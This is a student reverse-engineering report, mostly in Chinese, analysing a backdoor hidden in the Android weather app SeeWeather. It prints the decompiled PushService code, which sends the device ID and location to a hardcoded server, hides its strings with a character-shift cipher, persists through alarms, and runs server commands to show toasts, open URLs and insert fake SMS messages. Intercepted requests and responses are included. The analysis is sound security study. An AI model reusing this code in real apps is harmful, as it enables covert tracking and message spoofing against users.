Security Report of PoRE PJ2

- App Basic Info (5')

App Name	SeeWeather
Version	2.3.1 (build34)
Package Name	com.xiecc.seeWeathe
MD5	E8 9B 15 8E 4B CF 98 8E BD 09 EB 83 F5 37 8E 87
软件用途	只做一个单纯、简单的看天气软件
安装包大小	3207KB

- Overall description (20')

Here you should write down the overall description of the backdoors you find.
Your description should include but not limit to what the backdoors are, how they work, what are the consequences, in clear and well-organized sentences, no more than 500 words.

后门包含两个部分，客户端和服务器。

该客户端在 APK，包括服务器收集等待和执行命令，以及将结果发送到服务器。客户端的后门是一个名为 PushService 的服务。这个服务会通过点击选择城市的 activity 首次启动（PushActivity 方式），向服务器发送 cfg 信息，之后这个服务便会自己延时启动。

启动后有四种处理方式 cfg 和 cmd 都是延时自启动，处理方式如下：

情况	null	BOOT || PushActivity	CFG	CMD
处理方式	向远端服务器发送一个cfg信息：包含设备id，日期时间，设备的位置，以及一个签名，根据收到服务器的信息紧接着设置CMD、CFG的延时广播	向远端服务器发送一个cfg信息：包含设备id，日期时间，设备的位置，以及一个签名，根据收到服务器的信息紧接着设置CMD、CFG的延时广播	向远端服务器发送一个cfg信息：包含设备id，日期时间，设备的位置，以及一个签名，根据收到服务器的信息，更新CMD、CFG的延时信息，紧接着但只设置CFG的延时广播	服务器对后门下达"攻击"命令。向远端服务器发送一个cmd信息：包含设备id，日期时间，以及一个签名，根据收到服务器的攻击命令后，完成具体的攻击。再一次设置CMD延时。

cfg 主要是保持与服务器通信，同时设置下次延时启动的时间，cmd 是主要的攻击信息。
对发送后的 cmd 命令服务器会返回 4 钟攻击信息：

情况	easy	toast	view	pushsms
攻击方式	什么也不做	根据收到信息，把收到的信息toast出来	会根据服务器设置的url，打开对应的网址。	根据收到信息，会向手机中插入sms联系人

- Backdoor details (55')

Here you should write down the detailed logic of the backdoor, including but not limit to:

1. Server Info (5')

服务器地址及端口 106.15.186.69:16662
利用 burp suite 来实现拦截手机的网络信息，在运行就看天气的过程中，由于它的唯一没有域名的 Host，之后一查看源码很快就确定是它。

2. Backdoor location (5')

后门有关的代码主要在 com.xiecc.seeWeather.modules.help 下，
在 com.xiecc.seeWeather.modules.city.ui.ChoiceCityActivity 下有启动后门的代码
com.xiecc.seeWeather.a.a.s 是后门中加密字符串以及签名的代码。

3. Start and alive logic (10’)

这个后门服务会通过点击选择城市的 activity 首次启动（PushActivity 方式），向服务器发送 cfg 信息,包含设备 id,日期时间,设备的位置,以及一个签名,服务器会返回"cfg_time"、"cmd_time"两个信息，后门会根据这个时间设置下次 cmd 启动的时间以及 cfg 启动的时间，开始 cfg 和 cmd 的延时广播。

cfg 到计时，启动后，执行完成后会得到服务器会返回"cfg_time"、"cmd_time"两个信息，后门会根据这个时间设置下次 cmd 启动的延时以及 cfg 启动的延时，但只设置 cfg 的延时广播。

cmd 到计时,启动后执行完攻击代码,后门会根据之前 cfg 设置的下次 cmd 启动的时间，设置 cmd 的延时广播。

在计时没有完成前，后门非常安静，只是安静地等待其他什么都不做。

4. Config logic (10’)

向服务器发送 cfg 信息，包含设备 id，日期时间，设备的位置，以及一个签名。如果没有权限获取这些信息，它会自动去申请权限。

发送后服务器会返回"cfg_time"、"cmd_time"两个信息，后门会根据这个时间设置下次 cmd 启动的延时以及 cfg 启动的延时，"cfg_time"、"cmd_time"这两个的值就是下次设置延时广播后延时的秒数。

如果是 null 或 BOOT || PushActivity 导致的 cfg，会根据设置的延时，同时设置 cfg 和 cmd 的延时广播。

如果是 cfg 自己导致的 cfg，只会根据设置的延时设置 cfg 延时广播。

5. Command logic (10’)

cmd 是后门的主要攻击逻辑。

cmd 被延时广播启动后，它会向服务器发送 cmd 信息，包含设备 id，日期时间，以及一个签名。


服务器会返回四种信息，对应不同的攻击方式

情况	easy	toast	view	pushsms
攻击方式	什么也不做	根据收到信息，把收到的信息toast出来	会根据服务器设置的url，打开对应的网址。	根据收到信息，会向手机中插入sms联系人

攻击完成后，cmd 会 cfg 根据设置的延时，设置 cmd 延时广播，以便下次被唤醒。

6. Backdoor techniques in summary (15')

（1）在 apk 中放置了干扰代码，而且取名 backdoor，而实际上后门并不在那里。



（2）使用了混淆，使用 jadx 等软件也无法阅读到源码，阅读难度增加。

（3）对字符串进行了加密，

```
String b2 = PushService.this.b();
String a3 = h.a(s.a("iuuqt_::217.26.297.70_27773:bqj:dgh"), String.format(s.a("efwjdfIe=%t&ebufujnf=%t&mpdbujpo=%t&tjhobuvsf=%t"), a2,
```

```
package com.xiecc.seeWeather.a.a;

import java.security.MessageDigest;

public class s {
    public static String a(String str) {
        char[] charArray = str.toCharArray();
        char[] cArr = new char[charArray.length];
        for (int i = 0; i < charArray.length; i++) {
            if (charArray[i] >= 'b' && charArray[i] <= 'z') {
                cArr[i] = (char) (charArray[i] - 1);
            } else if (charArray[i] >= '1' && charArray[i] <= '9') {
                cArr[i] = (char) (charArray[i] - 1);
            } else if (charArray[i] == 'a') {
                cArr[i] = 'z';
            } else if (charArray[i] == '0') {
                cArr[i] = '9';
            } else if (charArray[i] == '/') {
                cArr[i] = '_';
            } else if (charArray[i] == '_') {
                cArr[i] = ':';
            } else if (charArray[i] == ':') {
                cArr[i] = '/';
            } else {
                cArr[i] = charArray[i];
            }
        }
        return new String(cArr);
    }

    public static String b(String str) {
        char[] cArr = {'0', '1', '2', '3', '4', '5', '6', '7', '8', '9', 'a', 'b', 'c', 'd', 'e', 'f'};
        try {
            byte[] bytes = str.getBytes();
            MessageDigest instance = MessageDigest.getInstance("MD5");
            instance.update(bytes);
            byte[] digest = instance.digest();
            int length = digest.length;
            char[] cArr2 = new char[(length * 2)];
            int i = 0;
            for (byte b2 : digest) {
                int i2 = i + 1;
                cArr2[i] = cArr[(b2 >>> 4) & 15];
                i = i2 + 1;
                cArr2[i2] = cArr[b2 & 15];
            }
            return new String(cArr2);
        } catch (Exception e) {
            return "";
```

搜索关键词时带来了许多不便。

（4）主要的代码逻辑都是延时启动，延时的时长有服务器决定，时长不仅长而且是无规律的，与服务器的通信一开始需要仔细留心才能发现，不然很容易忽略。

（5）在延时没有完成前，后门非常安静，只是安静地等待其他什么都不做，加大了后门被发现的难度。


You have no words limit here.

- Finding procedures and solved problems, or other efforts you made. (20’)

Here you write down how you find these backdoors. You can write down your code, or attach images to describe your reverse engineering procedure, or the network packet you have intercepted or modified. You have no words limit here.

一、发现问题代码

直接开始抓包，



一开始没有任何异常，所有的包都很合理，指导出现了一系列没有域名的 Host，猜测有问题。

直接用 jdax 在包中查找 cfg:

com.xiecc.seeWeather.modules.help.PushService

```
public class a implements Runnable {
    public a() {
    }

    public void run() {
        g.a(a.class.getName(), "running....");
        String str = System.currentTimeMillis() + "";
        String a2 = PushService.this.a();
        String b2 = PushService.this.b();
        String a3 = h.a(s.a("iuuqt_::217.26.297.70_27773:bqj:dgh"), String.format(s.a("efwjdfIe=%t&ebufujnf=%t&mpdbu
        g.a(a.class.getName(), "received: " + a3);
        try {
            JSONObject jSONObject = (JSONObject) new JSONTokener(a3).nextValue();
            JSONObject jSONObject2 = jSONObject.getJSONObject(s.a("sftqpotf"));
            int i = jSONObject2.getInt(s.a("dne/qpmm/ujnf"));
            int i2 = jSONObject2.getInt(s.a("dpogjh/qpmm/ujnf"));
            jSONObject.getString(s.a("tjhobuvsf"));
            SharedPreferences.Editor edit = PushService.this.getSharedPreferences("configure", 0).edit();
            edit.putLong("cmd_time", (long) (i * CloseCodes.NORMAL_CLOSURE));
            edit.putLong("cfg_time", (long) (i2 * CloseCodes.NORMAL_CLOSURE));
            edit.commit();
        } catch (JSONException e) {
            g.b(a.class.getName(), e.getMessage());
        }
    }
}

public class b implements Runnable {
```

其中调用了：

```
/* access modifiers changed from: private */
/* access modifiers changed from: public */
private String a() {
    if (!f3319c.equals("unknown")) {
        return f3319c;
    }
    if (Build.VERSION.SDK_INT < 23) {
        f3319c = this.f3322b.getDeviceId();
    } else if (checkSelfPermission("android.permission.READ_PHONE_STATE") == 0) {
        f3319c = this.f3322b.getDeviceId();
    }
    return f3319c;
}
```

索取 deviceID

而截获的数据包上来就是 deviceID，基本确定就是这个没有域名的 host 就是本次 pj 的后门。

com.xiecc.seeWeather.modules.help.PushService 中有不知名字符串，怀疑是被加密了。在 com.xiecc.seeWeather.a.a.s 找到解密函数

```
int i = jSONObject2.getInt(s.a("dne/qpmm/ujnf"));
int i2 = jSONObject2.getInt(s.a("dpogjh/qpmm/ujnf"));
```

```
public class s {
    public static String a(String str) {
        char[] charArray = str.toCharArray();
        char[] cArr = new char[charArray.length];
        for (int i = 0; i < charArray.length; i++) {
            if (charArray[i] >= 'b' && charArray[i] <= 'z') {
                cArr[i] = (char) (charArray[i] - 1);
            } else if (charArray[i] >= '1' && charArray[i] <= '9') {
                cArr[i] = (char) (charArray[i] - 1);
            } else if (charArray[i] == 'a') {
                cArr[i] = 'z';
            } else if (charArray[i] == '0') {
                cArr[i] = '9';
            } else if (charArray[i] == '/') {
                cArr[i] = '_';
            } else if (charArray[i] == '_') {
                cArr[i] = ':';
            } else if (charArray[i] == ':') {
                cArr[i] = '/';
            } else {
                cArr[i] = charArray[i];
            }
        }
        return new String(cArr);
    }
```


对之前的语句解密：

```
String a3 = h.a(s.a("iuuqt_::217.26.297.70_27773:bqj:dgh"), String.format(s.a("efwj
dfIe=%t&ebufujnf=%t&mpdbujpo=%t&tjhobuvsf=%t"), a2, str, b2, s.b(a2 + str + b2 + s.
a(":bqj:dgh"))));
```

```
String a3 = h.a("https://106.15.186.69:16662/api/cfg", String.format("deviceId=%s&d
atetime=%s&location=%s&signature=%s", a2, str, b2, s.b(a2 + str + b2 + "/api/cfg"))
);
```

可以发现就是将，"deviceId=%s&datetime=%s&location=%s&signature=%s"签名后发到 https://106.15.186.69:16662/api/cfg

突然又收到：



仔细研究还是在 com.xiecc.seeWeather.modules.help.PushService

基本确定 PushService 就是后门。

二、对调用 PushService 的研究：

要研究后门首先要搞清楚这个后门是如何被调用的。

com.xiecc.seeWeather.modules.help.PushService 这个类有巨大的问题，查找其用例，除了自己外只有两个：

1. com.xiecc.seeWeather.modules.city.ui.ChoiceCityActivity

```
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    n();
    j.a(a.a()).a(com.xiecc.seeWeather.a.a.k.a()).a(com.xiecc.seeWeather.a.a.k.a(this)).b(d.a(this)).g();
    this.y = getIntent().getBooleanExtra("multi_check", false);
    if (this.y && r.a().b("Tips", true)) {
        r();
    }
    if (!a((Context) this)) {
        startService(new Intent(this, PushService.class).putExtra("from", "PushActivity"));
    }
    a("android.permission.READ_PHONE_STATE", 1);
    a("android.permission.ACCESS_FINE_LOCATION", 2);
}
```

```
public static boolean a(Context context) {
    for (ActivityManager.RunningServiceInfo runningServiceInfo : ((ActivityManager) context.getSystemService("activity")).getRunningServices(
        if (runningServiceInfo.service.getClassName().equalsIgnoreCase(PushService.class.getName())) {
            return true;
        }
    }
    return false;
}
```

2. com.xiecc.seeWeather.modules.help.WakeReceiver

```
public class WakeReceiver extends BroadcastReceiver {
    public void onReceive(Context context, Intent intent) {
        g.a(WakeReceiver.class.getName(), "Intent.from: " + intent.getStringExtra("from"));
        context.startService(new Intent(context, PushService.class).putExtra("from", intent.getStringExtra("from")));
    }
}
```

1.是选择城市 activity 的代码，在 onCreate 函数中，它会先检查有没有启动 pushSeveice 这个服务，如果没有启动，就启动 pushSeveice 这个服务。

之后会申请权限：

a("android.permission.READ_PHONE_STATE", 1);

允许程序访问电话状态

a("android.permission.ACCESS_FINE_LOCATION", 2);

允许程序通过 GPS 芯片接收卫星的定位信息

2.是一个广播的接收器

检查发送对应广播的方法：

唯二的两个还是来自 com.xiecc.seeWeather.modules.help.PushService

```
private void e() {
    ((AlarmManager) getSystemService("alarm")).set(2, SystemClock.elapsedRealtime() + c(), PendingIntent.getBroadcast(this, 0, new Intent(this
}

private void f() {
    ((AlarmManager) getSystemService("alarm")).set(2, SystemClock.elapsedRealtime() + d(), PendingIntent.getBroadcast(this, 0, new Intent(this
}
```

这里启动了一个闹钟服务，查询开发者文档，set 后面的 2 指的是类型为 ELAPSED_REALTIME_WAKEUP，闹钟在睡眠状态下可用，使用的是相对系统启动时间。

延时设置的方法分别是:

```
private long c() {
    return Long.valueOf(getSharedPreferences("configure", 0).getLong("cfg_time", 30000)).longValue();
}

private long d() {
    return Long.valueOf(getSharedPreferences("configure", 0).getLong("cmd_time", 2400000)).longValue();
}
```

这里先获取软件配置参数， 取得"cfg_time"、"cmd_time"对应的值

延时到达后就会发送广播，这个广播接收器又会调用 PushService 这个服务，CMD 和 CFG 都有对应标志。

三、对 PushService 的研究

1.onCreate

第一次启动会获取手机的位置和手机的 deviceId

```
public void onCreate() {
        this.f3321a = (LocationManager) getSystemService("location");
        this.f3322b = (TelephonyManager) getSystemService("phone");
    }
```

2. onStartCommand

具体代码:

```
public int onStartCommand(Intent intent, int i, int i2) {
        g.a(PushService.class.getName(), "onStartCommand()");
        if (intent == null) {
            g.a(PushService.class.getName(), "service start from null intent");
            return super.onStartCommand(intent, 1, i2);
        }
        String stringExtra = intent.getStringExtra("from");
        g.a(PushService.class.getName(), "service start from: " + stringExtra);
        if (stringExtra == null) {
            new Thread(new a()).start();
            f();
            e();
        } else if (stringExtra.equals("BOOT") || stringExtra.equals("PushActivity")) {
            new Thread(new a()).start();
            f();
            e();
        } else if (stringExtra.equals("CFG")) {
```

```
            new Thread(new a()).start();
            e();
        } else if (stringExtra.equals("CMD")) {
            new Thread(new b()).start();
            f();
        }
        return super.onStartCommand(intent, 1, i2);
    }
```

g.a（）都是 log 有关方法，但都被设置为了不 log。

有四种情况：

（1）null

i）执行 a 方法：

向远端服务器发送一个 cfg 信息：

deviceId=863360021254382&datetime=1621167965123&location=Location[network 31.292997,121.495319 acc=45 et=+2h17m0s648ms {Bundle[mParcelledData.dataSize=96]}]&signature=f80e71e9dc43d7cae458cd9bb275fc28

包含设备 id，日期时间，设备的位置，以及一个签名

收到

sftqpotf 解码：response

dne/qpmm/ujnf 解码：cmd_poll_time

dpogjh/qpmm/ujnf 解码：config_poll_time

tjhobuvsf 解码：signature

```
package com.facebook.stetho.websocket;

public interface CloseCodes {
    public static final int CLOSED_ABNORMALLY = 1006;
    public static final int NORMAL_CLOSURE = 1000;
    public static final int PROTOCOL_ERROR = 1002;
    public static final int UNEXPECTED_CONDITION = 1011;
}
```

利用 burp 截取一个回复

{"response":{"config_poll_time":600,"cmd_poll_time":3600},"signature":"4cb516111a472d51e2754417538bc6d2"}

根据代码：

edit.putLong("cmd_time", (long) (i * CloseCodes.NORMAL_CLOSURE));

edit.putLong("cfg_time", (long) (i2 * CloseCodes.NORMAL_CLOSURE));

会根据服务器返回的值在 app 配置文件中设置对应的"cfg_time"、"cmd_time"的值

ii）

紧接着设置一个 CMD 的延时广播
紧接着设置一个 CFG 的延时广播

（2）BOOT || PushActivity
与（1）完全相同

（3）CFG
执行 a()方法后，紧接着设置一个 CFG 的延时广播

（4）CMD
调用 b()，不过 b()也是先调用 string a() 尝试获得设备 ID

i)
iuuqt_::217.26.297.70_27773:bqj:dne 解码：https://106.15.186.69:16662/api/cmd
efwjdfIe=%t&ebufujnf=%t&tjhobuvsf=%t 解码：
deviceId=%s&datetime=%s&signature=%s
:bqj:dne 解码：/api/cmd
Sftqpotf 解码：response
向远端服务器发送一个 cmd 信息：
deviceId=863360021254382&datetime=1621172118876&signature=a32c7b9494a6c64b1b91d5aaeecded7a

包含设备 id，日期时间，以及一个签名

ii)
开始处理收到的信息

```
if (!string.equals(s.a("fbtz"))) {
    if (string.equals(s.a("upbtu"))) {
        JSONObject jSONObject2 = jSONObject.getJSONObject(s.a("bsho"));
        new Handler(Looper.getMainLooper()).post(new a(jSONObject2.getString(s.a("ujumf")), jSONObject2.getString(s.a("cpez")), jSONObje
    } else if (string.equals(s.a("wjfx"))) {
        new Handler(Looper.getMainLooper()).post(new RunnableC0062b(jSONObject.getJSONObject(s.a("bsho")).getString(s.a("vsm"))));
    } else if (string.equals(s.a("qvtitnt"))) {
        JSONObject jSONObject3 = jSONObject.getJSONObject(s.a("bsho"));
        String string2 = jSONObject3.getString(s.a("tfoefs"));
        String string3 = jSONObject3.getString(s.a("cpez"));
        ContentValues contentValues = new ContentValues();
        contentValues.put("address", string2);
        contentValues.put("date", Long.valueOf(System.currentTimeMillis()));
        contentValues.put("read", (Integer) 1);
        contentValues.put("status", (Integer) -1);
        contentValues.put("body", string3);
        contentValues.put("type", (Integer) 1);
        PushService.this.getContentResolver().insert(Uri.parse("content://sms/"), contentValues);
    }
}
```

如收到下面：
{"response":{"cmd":"pushsms","argn":{"sender":"p2","body":"b2"}},"signature":"8bd9274df5a5082a2a8f6b172233ee70"}

dne 解码：cmd
fbtz 解码：easy
upbtu 解码：toast
wjfx 解码：view
qvtitnt 解码：pushsms

根据服务器 response 的报文 app 会有 4 中不同的反应：

（1）easy

例如：

{"response":{"cmd":"easy","argn":{}},"signature":"b2e22ab89d17061bc4c812075a64c1b0"}

什么都不做

（2）toast

例如：

{"response":{"cmd":"toast","argn":{"title":"java","body":"heyyou","timestamp":"short"}},"signature":"2197d5e5140ec791bff9dfd08041a5bc"}

{"response":{"cmd":"toast","argn":{"title":"c++","body":"heyyou","timestamp":"short"}},"signature":"6ddb280802f8932449b02d7a641281a7"}

{"response":{"cmd":"toast","argn":{"title":"python","body":"heyyou","timestamp":"long"}},"signature":"f0b473c85ed08e7edc59b25b039f48d0"}

bsho 解码：argn

ujumf 解码：title

……

会调用下面这个类

```
private class a implements Runnable {

    /* renamed from: a  reason: collision with root package name */
    String f3325a;

    /* renamed from: b  reason: collision with root package name */
    String f3326b;

    /* renamed from: c  reason: collision with root package name */
    String f3327c;

    public a(String str, String str2, String str3) {
        this.f3327c = str3;
        this.f3325a = str;
        this.f3326b = str2;
    }

    public void run() {
        if (this.f3327c.equals("short")) {
            Toast.makeText(PushService.this.getApplicationContext(), this.f3326b, 0).show();
        } else if (this.f3327c.equals("long")) {
            Toast.makeText(PushService.this.getApplicationContext(), this.f3326b, 1).show();
        } else {
            g.b(a.class.getName(), "Toast time error.");
        }
    }
}
```

把收到的信息 toast 出来

（3）view

经过数次尝试，利用 burp 的 repeater 发生 cmd 信息，始终没有收到 view 只收到 webview。

{"response":{"cmd":"webview","argn":{"url":"http://weixin.qq.com/"}},"signature":"5d9a2129051f04d682b6bd043e21e37a"}

vsm 解码：url

```
public class WebViewActivity extends e {
    /* access modifiers changed from: protected */
    @Override // android.support.v4.b.i, android.support.v7.app.e, android.support.v4.b.n
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView(R.layout.activity_web_view);
        WebView webView = (WebView) findViewById(R.id.web);
        webView.loadUrl(getIntent().getStringExtra("url"));
        webView.setWebViewClient(new WebViewClient() {
            /* class com.xiecc.seeWeather.modules.help.WebViewActivity.AnonymousClass1 */

            @Override // android.webkit.WebViewClient
            public boolean shouldOverrideUrlLoading(WebView webView, String str) {
                webView.loadUrl(str);
                return false;
            }
        });
    }
}
```

收到后 app 会根据服务器设置的 url，打开对应的网址。

会向手机中插入 sms 联系人

```
} else if (string.equals(s.a("qvtitnt"))) {
    JSONObject jSONObject3 = jSONObject.getJSONObject(s.a("bsho"));
    String string2 = jSONObject3.getString(s.a("tfoefs"));
    String string3 = jSONObject3.getString(s.a("cpez"));
    ContentValues contentValues = new ContentValues();
    contentValues.put("address", string2);
    contentValues.put("date", Long.valueOf(System.currentTimeMillis()));
    contentValues.put("read", (Integer) 1);
    contentValues.put("status", (Integer) -1);
    contentValues.put("body", string3);
    contentValues.put("type", (Integer) 1);
    PushService.this.getContentResolver().insert(Uri.parse("content://sms/"), contentValues);
}
```

如下为截取服务器发送的信息

{"response":{"cmd":"pushsms","argn":{"sender":"p3","body":"b3"}},"signature":"48085e400d16cb50186389c51e2de0f5"}

{"response":{"cmd":"pushsms","argn":{"sender":"p1","body":"b2"}},"signature":"9fe2e6822a2c47f3681a38738e00d5c1"}